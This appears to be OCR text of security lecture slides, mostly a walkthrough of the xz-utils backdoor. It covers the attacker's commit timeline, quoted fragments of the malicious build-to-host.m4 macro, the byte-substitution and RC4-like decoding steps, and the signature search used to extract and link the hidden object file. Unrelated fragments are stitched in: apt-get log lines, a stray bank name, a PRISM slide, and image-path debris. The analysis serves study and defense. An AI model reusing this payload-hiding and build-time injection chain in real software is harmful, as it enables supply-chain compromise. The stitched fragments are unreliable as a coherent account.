Get:10 http://apt.pop-os.org/ubuntu jammy-backports InRelease [127 kB]
Get:11 http://apt.pop-os.org/ubuntu jammy-security/main amd64 DEP-11 Metadata [54.5 kB]
Get:12 http://apt.pop-os.org/ubuntu jammy-security/restricted amd64 DEP-11 Metadata [208 B]



Bank of America - Banking,
PHRACK CALL FOR PAPERS
https://phrack.org

We can do a lot with signatures (*e.g.*, *via* RSA), but remember “Reflections on Trusting Trust”...

Unspecified telco apps...

- Many cell phones come with apps preinstalled by the telco
- Many such apps in a particular region of the world contain a Software Development Kit (SDK) to save the telco money
  - If you try to dial the phone number of the telco's tech support, it will redirect you to an Internet IP address instead (IP PBX)
- List of phone number to IP mappings comes signed by the vendor of the SDK

(TS//SI//NF) Dates When PRISM Collection Began For Each Provider



PRISM Program Cost: ~ $20M per year

https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/

XZ Outbreak (CVE-2024-3094)

XZ Utils is a collection of open-source tools and libraries for the XZ compression format, that are used for high compression ratios with support for multiple compression algorithms, notably LZMA2.

On Friday 29th of March, Andres Freund (principal software engineer at Microsoft) emailed oss-security informing the community of the discovery of a backdoor in xz/liblzma version 5.6.0 and 5.6.1.

Github Activity Summary (user: JiaT75)

Repository:
https://github.com/tukaani-project/xz

2021
User Jia Tan (JiaT75) creates his Github Account

2022-02-06
JiaT75's first commit to the XZ repo

2023-06-28
Potential infrastructure testing: liblzma: "Add ifunc implementation to crc64_fast.c."

2023-07-08
PR opened in oss-fuzz to disable ifunc for fuzzing builds. Allegedly to mask the malicious changes.

2024-02-16
Malicious "build-to-host.m4" file added to .gitignore, later incorporated to the package release.

2024-03-09
Obfuscated/encrypted stages binary backdoor hidden in two test files:
- tests/files/bad-3-corrupt_lzma2.xz
- tests/files/good-large_compressed.lzma.

xz/libzma
v5.6.0 & v5.6.1

Packaged in the final releases

m4/build-to-host.m4

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt

Packaged in the final releases

m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.

```
...
63 gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
95 gl_path_map='tr "\t \-_" " \t_\-"'
...
```

Read Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt malformed XZ file

- 0x09 (\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f (_) are replaced with 0x2d

Uncorrupted
bad-3-corrupt_lzma2.xz

Stage 1 - Bash File

v5.6.0
- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1
- Bytes in comment: E5 55 89 B7 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

tests/files/good-large_compressed.lzma

1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc

Bash script

Stage 2 - Bash File

Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking


1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!

v5.6.1 Extension Mechanism

1. Search Files: use grep -broaF in tests/files/ for signatures:
   a. "~!:_W", "|_!{ -"
   b. "jV!.^%", "%.R.IZ"

   output: "file_name:offset:signature"
2. If Found:
   a. Save first offset + 7 as $start
   b. Save second file's offset as $end
3. Next Steps:
   a. Merge found segments
   b. Decipher with custom byte mapping
   c. Decompress & execute data



No files with the signatures were found, however it highlights the framework's potential modularity for future updates.

@FRØGGER_
THOMAS ROCCIA

Join those fighting for Internet freedom!

- https://censorbib.nymity.ch/
- https://apply.opentech.fund/
- https://github.com/net4people/bbs
- https://www.torproject.org/
- https://ooni.org/
- https://ntc.party/
- https://censoredplanet.org/
- https://netalert.me/
- https://citizenlab.ca/

Conferences you should check out

- IEEE Symposium on Security and Privacy (Oakland)
- USENIX Security Symposium
  - Also check out the workshops like FOCI and WOOT
- ACM Conference on Computer and Communications Security (CCS)
- Network and Distributed System Security Symposium (NDSS)
- Privacy-Enhancing Technologies Symposium (PETS)
  - Also PoPETS
- Also RAID for intrusion detection, DFRWS for forensics, CSF for policy and theory, Eurocrypt and Crypto, Blackhat, DEFCON, phrack, 2600 magazine, WPES and WEIS, Chaos Computer Club

More resources

- *Cryptovirology* by Young and Yung
- *The Art of Computer Virus Research and Defense* by Szor
- *Practical Malware Analysis* by Honig and Sikorski
- http://www.forensicswiki.org/wiki/Tools